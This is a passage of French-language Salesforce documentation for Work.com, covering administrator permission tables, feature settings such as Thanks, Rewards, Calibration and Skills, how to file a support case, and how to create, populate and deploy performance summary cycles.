| Commentaires de requêtes (et onglet Commentaires) | Valeur par défaut activée | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Liens de l'objectif | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Objectifs (objet) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Objectifs (champ Date de fin) | | ✓ | | | | | |
| Objectifs (champ Objectif clé de la société) | | ✓ | | ✓ | | | |
| Objectifs (onglet) | Valeur par défaut activée | | | | | | |
| Lien des données de métriques | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Métriques | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Cycles de performance | Valeur par défaut activée | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Reconnaissance (onglet) | Valeur par défaut activée | | | | | | |
| Fonds de récompense | Valeur par défaut activée | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Types de fonds de récompense | Valeur par défaut activée | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Récompenses | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

| Nom de l'objet | Paramètres des onglets | Lire | Créer | Modifier | Supprimer | Afficher toutes les données (VAD) | Modifier toutes les données (MAD) |
|---|---|---|---|---|---|---|---|
| Compétences | Valeur par défaut activée | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Utilisateurs de compétence | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

**Tableau 43: Autorisations système de l'Administrateur Work.com**

| Autorisations système | Activé |
|---|---|
| API activée | ✓ |
| Créer des définitions de badge personnalisé | ✓ |
| Modifier les événements | ✓ |
| Modifier les tâches | ✓ |
| Activer la calibration Work.com | ✓ |
| Modérer Chatter | ✓ |
| Afficher la configuration | ✓ |

CONSULTER ÉGALEMENT :

- Accès aux fonctionnalités de Work.com
- Attribution de profils Work.com

# Gestion des fonctionnalités de Work.com

## Activation ou désactivation des paramètres de Work.com

Dans la page Paramètres de Work.com, vous pouvez activer et désactiver des fonctionnalités telles que Remerciements, Récompenses, Calibration et Compétences pour votre organisation.

Tous les paramètres, à l'exception des paramètres de Remerciements et de Compétences, nécessitent une licence Work.com. Work.com est disponible en tant que licence complémentaire pour **Professional Edition**, **Enterprise Edition** ou **Unlimited Edition**, et incluse dans **Performance Edition**.

1. Dans Configuration, saisissez « Paramètres Work.com » dans la case `Recherche rapide`, puis sélectionnez **Paramètres Work.com**.
2. Sélectionnez ou désélectionnez la fonctionnalité Work.com de votre choix.

| Fonctionnalité | Section | Description |
|---|---|---|
| Activer les remerciements | **Paramètres de remerciements** | Active les Remerciements pour permettre aux utilisateurs de féliciter d'autres personnes avec des badges de remerciement dans le fil Chatter.<br>Si vous désactivez ce paramètre, les utilisateurs ne peuvent plus afficher l'action Remerciements dans l'éditeur Chatter. Ils peuvent toutefois afficher les publications de remerciements créées précédemment. |
| Restreindre les créateurs de badge personnalisé | **Paramètres de remerciements** | Par défaut, tous les utilisateurs peuvent créer des badges personnalisés. Ce paramètre limite la création de badges pour les utilisateurs qui disposent de l'autorisation « Créer » sur l'objet Récompenses. |
| Activer les récompenses | **Paramètres de reconnaissance** | Active les Récompenses pour pouvoir associer des récompenses importantes à des badges. Les créateurs de récompenses peuvent charger des codes cadeaux afin de créer des fonds de récompenses. Pour plus d'informations sur la création de récompenses, reportez-vous à la rubrique « Fonds de récompense ». |
| Activer des groupes responsables pour l'accompagnement | **Paramètres d'accompagnement** | Activez des groupes de responsables pour permettre aux dirigeants d'accéder aux espaces d'accompagnement des utilisateurs qu'ils dirigent. Pour activer ce paramètre, le paramètre Groupes de responsables doit être activé dans la Configuration, sous **Paramètres de partage**. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de Work.com :

- Personnaliser l'application

| Fonctionnalité | Section | Description |
|---|---|---|
| Activer des groupes responsables pour les objectifs | **Paramètres d'objectif** | Activez des groupes de responsables pour permettre aux dirigeants d'accéder aux objectifs des utilisateurs qu'ils dirigent. Pour activer ce paramètre, le paramètre Groupes de responsables doit être activé dans la Configuration, sous **Paramètres de partage**. |
| Activer la calibration | **Paramètres des performances** | Active la calibration pour pouvoir afficher et mettre à jour les performances de l'ensemble des équipes et des individus.<br>Remarque: Pour les organisations **Performance Edition**, Calibration n'est pas disponible dans les profils suivants : Responsable de contrat, Utilisateur marketing, Lecture seule et Responsable de solution. |
| Activer les compétences | **Paramètres des compétences** | Active les compétences pour permettre aux utilisateurs d'ajouter des compétences à leur profil et de reconnaître les compétences des autres utilisateurs. L'activation de ce paramètre remplace le widget Knowledgeable About (Expertise) dans les profils Chatter. |
| Limiter la modification des compétences et de la reconnaissance dans les pages de détail d'enregistrement | **Paramètres des compétences** | Désactive la modification en ligne des compétences et des reconnaissances dans les profils Chatter, et restreint la modification dans les pages de détail d'enregistrement. Recommandé si vous avez personnalisé ces objets avec des champs personnalisés obligatoires.<br>Remarque: N'activez pas ce paramètre si vous souhaitez utiliser des compétences dans des profils Chatter. |
| Activer la publication automatique des compétences dans le fil | **Paramètres des compétences** | Permet de créer automatiquement des publications dans le fil Chatter lorsqu'un utilisateur ajoute une nouvelle compétence. |
| Activer les compétences suggérées | **Paramètres des compétences** | Permet au widget des Compétences suggérées d'ajouter des compétences aux utilisateurs en fonction de leur activité dans les rubriques Chatter. |

3. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Présentation de la mise en oeuvre de Work.com
- Présentation des cycles de résumé de performance
- Éditions et autorisations Work.com
- Présentation de la calibration
- Personnalisation des compétences
- Création d'une requête de support

# Éditions et autorisations Work.com

La plupart des fonctionnalités de Work.com nécessitent le complément Work.com, mais les fonctionnalités Compétences et Remerciements (à l'exception de Récompenses) sont disponibles gratuitement pour les utilisateurs de Sales Cloud. Les autorisations et les préférences requises pour les différentes tâches sont divisées en catégorie de fonctionnalité.

Éditions

Disponible avec : Salesforce Classic

**Work.com** est disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## Tâches administratives générales de Work.com

Elles comprennent les tâches d'administration et de mise en oeuvre de Work.com.

| Tâche de l'administrateur | Préférences et autorisations requises |
|---|---|
| Activer les fonctionnalités de Work.com : | Personnaliser l'application |
| Attribuer un administrateur Work.com : | Personnaliser l'application |
| Attribuer des ensembles d'autorisations : | Attribuer des ensembles d'autorisations |
| Attribuer des profils : | Gérer les utilisateurs |
| Attribuer des licences utilisateur : | Gérer les utilisateurs |
| Attribuer des licences de fonctionnalité : | Gérer les utilisateurs |
| Configurer des actions : | Personnaliser l'application |
| Personnaliser les champs suivis dans des fils : | Personnaliser l'application |
| Définir la sécurité au niveau du champ : | Gérer les profils et les ensembles d'autorisations<br>Personnaliser l'application |

## Tâches de remerciement et de récompense

Elles comprennent les tâches destinées aux utilisateurs de Work.com, notamment l'affichage et la création de badges de remerciement et de récompense.

| Tâche de l'utilisateur | Préférences et autorisations requises |
|---|---|
| Afficher l'onglet Badges : | Aucune autorisation utilisateur supplémentaire requise |
| Élaborer un badge : | Créer sur les documents<br>Le paramètre « Restreindre les créateurs de badge personnalisé » est désactivé par défaut. S'il est activé, les utilisateurs nécessitent l'autorisation « Créer des définitions de badge personnalisé ». |
| Afficher les fonds de récompense : | Lire sur les fonds de récompense |
| Créer des fonds de récompense : | Créer sur les récompenses<br>Créer sur les fonds de récompense |
| Afficher les types de fonds de récompense : | Lire sur les types de fonds de récompense |

| Tâche de l'utilisateur | Préférences et autorisations requises |
| --- | --- |
| Créer des types de fonds de récompense : | Créer les types de fonds de récompense<br>Lire et créer sur les fonds de récompense<br>Lire et créer sur les récompenses |

## Tâches de compétence

Elles comprennent les tâches des utilisateurs de Work.com qui créent des compétences.

| Tâche de l'utilisateur | Préférences et autorisations requises |
| --- | --- |
| Ajouter des compétences : | Créer sur les compétences et les utilisateurs des compétences |
| Retirer des compétences : | Lire sur les compétences<br>Supprimer sur les utilisateurs compétents |
| Ajouter des recommandations à des compétences : | Créer sur les recommandations<br>Lire sur les compétences et les utilisateurs compétents |

## Tâches d'objectif

Elles comprennent les tâches des utilisateurs de Work.com qui utilisent des objectifs.

| Tâche de l'utilisateur | Préférences et autorisations requises |
| --- | --- |
| Afficher les objectifs : | Lire sur les objectifs et les liens d'objectifs |
| Créer des objectifs : | Créer sur les objectifs et les liens d'objectifs |
| Modifier des objectifs : | Lire sur les objectifs et les liens d'objectifs |
| Supprimer des objectifs : | Lire sur les objectifs et les liens d'objectifs |

## Tâches de métriques

Elles comprennent les tâches des utilisateurs de Work.com qui utilisent des métriques.

| Tâche de l'utilisateur | Préférences et autorisations requises |
| --- | --- |
| Afficher les métriques : | Lire sur les métriques |
| Créer des métriques : | Créer sur les métriques |
| Lier des métriques à des rapports : | Créer sur les liens des données des métriques |

## Tâches d'accompagnement

Elles comprennent les tâches des utilisateurs de Work.com qui utilisent des espaces d'accompagnement.

| Tâche de l'utilisateur | Préférences et autorisations requises |
|---|---|
| Afficher les espaces d'accompagnement : | Lire sur l'accompagnement |
| Créer des espaces d'accompagnement : | Créer sur l'accompagnement |
| Définir l'accompagnement sur Inactif : | Modifier sur l'accompagnement |

## Tâches de commentaires

Elles comprennent les tâches des utilisateurs de Work.com qui utilisent des commentaires.

| Tâche de l'utilisateur | Préférences et autorisations requises |
|---|---|
| Afficher un commentaire : | Lire sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Requêtes de commentaires<br>Lire sur les cycles de performance |
| Créer un commentaire : | Créer sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Requêtes de commentaires<br>Lire sur les cycles de performance |
| Modifier ou soumettre un commentaire : | Modifier sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Requêtes de commentaires<br>Lire sur les cycles de performance |
| Supprimer un commentaire (uniquement pour les utilisateurs administrateur avec des autorisations MAD/VAD) : | Supprimer sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Requêtes de commentaires<br>Lire sur les cycles de performance |

## Tâches de résumé de performance

Elles comprennent les tâches des utilisateurs de Work.com qui utilisent des résumés de performance.

| Tâche de l'utilisateur | Préférences et autorisations requises |
|---|---|
| Afficher les résumés de performance : | Lire sur les cycles de performance |
| Créer des résumés de performance : | Créer sur les cycles de performance |
| Répondre à et soumettre des résumés de performance : | Créer, Lire et Modifier sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Requêtes de commentaires<br>Lire sur les cycles de performance |

| Tâche de l'utilisateur | Préférences et autorisations requises |
| --- | --- |
| Ajouter des collègues à des résumés de performance : | Créer, Lire et Modifier sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Requêtes de commentaires<br>Lire sur les cycles de performance |

## Tâches de cycle de résumés de performance

Elles comprennent les tâches des utilisateurs de Work.com qui utilisent des cycles de résumés de performance.

| Tâche de l'administrateur | Préférences et autorisations requises |
| --- | --- |
| Créer un cycle de résumé de performance : | Créer, Lire, Modifier, Supprimer, Afficher tout et Modifier tout sur Commentaires, Questions de commentaires, Séries de questions de commentaires, Requêtes de commentaires et Cycles de performance |
| Ajouter des personnes à un cycle de résumé de performance : | Afficher la configuration<br>Créer, Lire, Modifier, Supprimer, Afficher tout et Modifier tout sur Commentaires, Questions de commentaires, Séries de questions de commentaires, Requêtes de commentaires et Cycles de performance |
| Supprimer des personnes d'un cycle de résumé de performance : | Créer, Lire, Modifier, Supprimer, Afficher tout et Modifier tout sur Commentaires, Questions de commentaires, Séries de questions de commentaires, Requêtes de commentaires et Cycles de performance |
| Modifier un cycle de résumé de performance : | Créer, Lire, Modifier, Supprimer, Afficher tout et Modifier tout sur Commentaires, Questions de commentaires, Séries de questions de commentaires, Requêtes de commentaires et Cycles de performance |
| Afficher l'onglet Calibration : | Activer la calibration Work.com |
| Modifier les scores de performance : | Créer, Lire et Modifier sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Requêtes de commentaires<br>Lire sur les cycles de performance<br>Activer la calibration Work.com |

CONSULTER ÉGALEMENT :

Activation ou désactivation des paramètres de Work.com
Présentation de la mise en oeuvre de Work.com

# Création d'une requête de support


Consignez une nouvelle requête pour le support si vous souhaitez activer des autorisations ou si vous rencontrez des problèmes techniques.

Éditions


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec toutes les éditions

1. Connectez-vous à Salesforce, puis accédez à la page Aide et formation.
2. Dans la section Contacter le support, cliquez sur **Créer une requête**.




3. Sélectionnez la rubrique et la catégorie de support.
   Par exemple, si votre problème concerne Work.com, cliquez sur **Sales Cloud** > **Work.com**.
4. Sélectionnez une question qui se rapporte à votre problème.
5. Si vous ne trouvez pas la solution à votre problème, cliquez sur **Consigner une nouvelle requête**.




6. Saisissez les détails de la requête, puis cliquez sur **Soumettre**.

Remarque: Pour joindre des fichiers associés, cliquez sur **Joindre un fichier** une fois la requête créée.

CONSULTER ÉGALEMENT :

Activation ou désactivation des paramètres de Work.com

# Présentation des cycles de résumé de performance


Utilisez les cycles de résumé de performance Work.com pour créer, déployer et partager des synthèses de performance dans l'ensemble de votre société.

Dans un cycle de résumé de performance classique, vous effectuez les activités ci-dessous :

1. Planifier : créez un cycle de résumé de performance et ajoutez les personnes que vous souhaitez observer.
2. Déployer : rendez les résumés de performance accessibles à vos utilisateurs pour qu'ils puissent les compléter.
3. Évaluer : rédigez des résumés de performance et soumettez-les.
4. Calibrer : (facultatif) comparez et mettez à jour les résumés de performance soumis avec la fonctionnalité Calibration.
5. Partager : partagez les résumés de performance soumis à des objets récapitulatifs.
6. Terminer : arrêtez le cycle de résumé de performance.

Cliquez sur l'onglet Cycles de performance pour afficher la liste des cycles de performance récemment visualisés.

Remarque: Si l'onglet Cycles de performance n'est pas affiché, sélectionnez Work.com dans le menu déroulant des applications Force.com, en haut à droite, ou cliquez sur + à droite de vos onglets actuels, puis sélectionnez-le dans la page Tous les onglets.





Cliquez sur **Nouveau** pour créer un cycle de performance, ou cliquez sur le nom d'un cycle pour afficher plus de détails.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les résumés de performance nécessitent une licence pour **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.




À partir de cette page, vous pouvez :

- Afficher des informations supplémentaires sur le cycle de résumé de performance.
- Exécuter des actions sur le cycle. Les actions disponibles sont déterminées par le statut de votre cycle et peuvent inclure **Afficher**, **Modifier**, **Déployer**, **Supprimer**, **Partager tout** et **Terminer**.
- Accédez aux questions associées à un cycle de performance.
- Afficher une liste des requêtes de commentaires de résumé de performance. Vous pouvez également ajouter des objets individuels ou charger un fichier CSV pour ajouter des objets en masse.

- Afficher la liste des tâches exécutées par le cycle de performance, y compris le cycle de déploiement et le partage des résumés de performance.

CONSULTER ÉGALEMENT :

Présentation des résumés de performance

Création d'un cycle de résumé de performance

Ajout de personnes à un cycle de résumé de performance

Suppression de personnes d'un cycle de résumé de performance

Déploiement d'un cycle de résumé de performance

Actions du cycle de résumé de performance

# Création d'un cycle de résumé de performance

Créez un cycle de résumé de performance Work.com à partir de la page Cycles de performance pour recueillir les commentaires sur des personnes de votre organisation.

1. Cliquez sur l'onglet Cycles de performance.

   Si l'onglet Cycles de performance n'est pas affiché, sélectionnez Work.com dans le menu déroulant des applications Force.com, en haut à droite, ou cliquez sur à droite de vos onglets actuels, puis sélectionnez-le dans la page Tous les onglets.

2. Cliquez sur **Nouveau**.

   Remarque: Vous pouvez également créer des cycles de performance en cliquant sur **Cloner**, dans la page de détail d'un autre cycle de performance, mais le clonage d'un cycle copie uniquement le nom du cycle, la date de début de l'activité et la date de fin de l'activité. Les séries de questions, les dates échéance et les autres informations ne sont pas copiées.

3. Saisissez un nom de cycle, une date de début d'activité et une date de fin d'activité.
4. Cliquez sur **Enregistrer**.
5. Cliquez sur **Nouvelle série de questions de commentaires**.
6. Saisissez le nom d'une série de questions, un type de commentaire et une date d'échéance.

   Les ensembles de questions regroupent les questions selon l'audience attendue. Par exemple, un résumé de performance sur Bill Jones peut avoir jusqu'à quatre audiences différentes :

   - Résumé de responsable : questions pour le responsable de Bill. Par défaut, chaque cycle doit inclure un résumé de responsable.
   - Synthèse personnelle : questions pour Bill.
   - Synthèse des collègues : questions pour les collègues de Bill.
   - Synthèse de la hiérarchie : questions des subordonnés de Bill.

7. Cliquez sur **Enregistrer**.
8. Cliquez sur **Nouvelle question de commentaires**.
9. Saisissez les détails de la question.

   Vous pouvez spécifier des règles pour chaque question :

   - Facultatif : la personne qui rédige le résumé n'est pas obligée de répondre à cette question.
   - Confidentiel : l'objet du résumé ne voit pas la réponse soumise. Cette règle n'est pas disponible pour les synthèses personnelles.

   Vous pouvez également ajouter des instructions au début de chaque question.

10. Cliquez sur **Enregistrer**.
11. Ajoutez des séries de questions et des questions supplémentaires, si nécessaire.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les résumés de performance nécessitent une licence pour **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher les résumés de performance :

- Lire sur les cycles de performance

Pour créer un cycle de résumé de performance :

- Créer, Lire, Modifier, Supprimer, Modifier tout et Afficher tout sur Commentaires, Questions de commentaires, Séries de questions de commentaires, Requêtes de commentaires et Cycles de performance

Une fois les questions ajoutées, ajoutez des personnes au cycle de résumé de performance.

CONSULTER ÉGALEMENT :

- Présentation des cycles de résumé de performance
- Présentation des résumés de performance
- Ajout de personnes à un cycle de résumé de performance
- Déploiement d'un cycle de résumé de performance

# Ajout de personnes à un cycle de résumé de performance

Ajoutez des personnes à un cycle de résumé de performance manuellement ou via un fichier CSV.

Vous pouvez ajouter des personnes à des cycles de résumé uniquement avec un état Configuration ou En cours.

1. Cliquez sur l'onglet Cycles de performance.

   Si l'onglet Cycles de performance n'est pas affiché, sélectionnez Work.com dans le menu déroulant des applications Force.com, en haut à droite, ou cliquez sur + à droite de vos onglets actuels, puis sélectionnez-le dans la page Tous les onglets.

2. Cliquez sur un cycle de résumé de performance.
3. Dans la section Requêtes de commentaires, ajoutez des utilisateurs au cycle de performance.
   - Pour saisir des objets manuellement, cliquez sur **Ajouter un objet**. Saisissez le nom de l'utilisateur, puis cliquez sur **Enregistrer**.
   - Pour charger des sujets à partir d'un fichier CSV, sélectionnez **Charger le CSV de sujets** , puis **Sélectionner un fichier**. Sélectionnez un fichier CSV, cliquez sur **Charger**, puis enregistrer vos modifications.

     La première colonne du fichier CSV doit inclure une liste d'ID utilisateur (par exemple 005R0000000DjZW) ou de noms d'utilisateur (par exemple jean@acme.com). Les données doivent commencer à la deuxième ligne, car la première ligne est traitée comme un en-tête et n'est pas chargée.

     Conseil: De nombreuses organisations ont des exigences spécifiques relatives à la participation à un cycle de résumé de performance. Vous pouvez affiner la liste des utilisateurs à ajouter à des résumés de performance et obtenir des noms d'utilisateur à l'aide du rapport Utilisateurs.

Le Suivi des tâches affiche le statut de chargement du fichier CSV. Vous pouvez en outre confirmer les utilisateurs inclus dans un cycle de résumé de performance dans la section Requêtes de commentaires.

CONSULTER ÉGALEMENT :

Présentation des cycles de résumé de performance

Déploiement d'un cycle de résumé de performance

Suppression de personnes d'un cycle de résumé de performance

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les résumés de performance nécessitent une licence pour **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher les résumés de performance :

- Lire sur le cycle de performance

Pour ajouter des personnes à un cycle de résumé de performance :

- Afficher la configuration

  ET

  Créer, Lire, Modifier, Supprimer, Modifier tout et Afficher tout sur Commentaires, Questions de commentaires, Séries de questions de commentaires, Requêtes de commentaires et Cycles de performance

# Suppression de personnes d'un cycle de résumé de performance

Si vous ajoutez une personne que vous ne souhaitez pas évaluer, supprimez-la du cycle de résumé de performance.

Vous pouvez retirer des personnes uniquement de cycles de résumé avec une valeur d'état Configuration.

1. Cliquez sur l'onglet Cycles de performance.

   Si l'onglet Cycles de performance n'est pas affiché, sélectionnez Work.com dans le menu déroulant des applications Force.com, en haut à droite, ou cliquez sur à droite de vos onglets actuels, puis sélectionnez-le dans la page Tous les onglets.

2. Cliquez sur un cycle de résumé de performance.
3. Dans la section Demandes de commentaires, cliquez sur **Suppr** dans la colonne Action de l'objet que vous souhaitez supprimer.

CONSULTER ÉGALEMENT :

Présentation des cycles de résumé de performance

Déploiement d'un cycle de résumé de performance

Ajout de personnes à un cycle de résumé de performance

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les résumés de performance nécessitent une licence pour **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher les résumés de performance :

- Lire sur le cycle de performance

Pour supprimer des personnes d'un cycle de résumé de performance :

- Créer, Lire, Modifier, Supprimer, Modifier tout et Afficher tout sur Commentaires, Questions de commentaires, Séries de questions de commentaires, Requêtes de commentaires et Cycles de performance

# Déploiement d'un cycle de résumé de performance

Déployez un cycle de résumé de performance pour permettre aux personnes d'accéder aux résumés et de les renseigner.

Remarque: Vous ne pouvez pas modifier des questions ou des détails d'un cycle une fois un cycle de résumé de performance déployé, mais vous pouvez ajouter d'autres personnes.

1. Cliquez sur l'onglet Cycles de performance.

   Si l'onglet Cycles de performance n'est pas affiché, sélectionnez Work.com dans le menu déroulant des applications Force.com, en haut à droite, ou cliquez sur + à droite de vos onglets actuels, puis sélectionnez-le dans la page Tous les onglets.

2. Cliquez sur un cycle de résumé de performance.
3. Cliquez sur **Déployer**.

   Tous les utilisateurs inactifs sont automatiquement retirés avant le déploiement du cycle. Une fois le déploiement terminé, vous recevez un e-mail détaillé qui décrit le déploiement du cycle et indique les utilisateurs retirés. Vous pouvez les rajouter ultérieurement si nécessaire.

Une fois déployé, un résumé de responsable est attribué au responsable de chaque personne ajoutée au cycle. Si le cycle contient des résumés personnels, ils sont attribués à la personne associée. Chaque personne à laquelle un résumé est attribué reçoit une notification par e-mail et peut commencer à utiliser le résumé.

CONSULTER ÉGALEMENT :

- Présentation des cycles de résumé de performance
- Présentation des résumés de performance
- Création d'un cycle de résumé de performance

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les résumés de performance nécessitent une licence pour **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour modifier un cycle de résumé de performance :

- Créer, Lire, Modifier, Supprimer, Modifier tout et Afficher tout sur Commentaires, Questions de commentaires, Séries de questions de commentaires, Requêtes de commentaires, Cycles de performance

# Actions du cycle de résumé de performance

Différentes actions sont disponibles dans une page de détail d'un cycle de performance, selon l'état du cycle.

| Action | Disponible dans | Description |
|---|---|---|
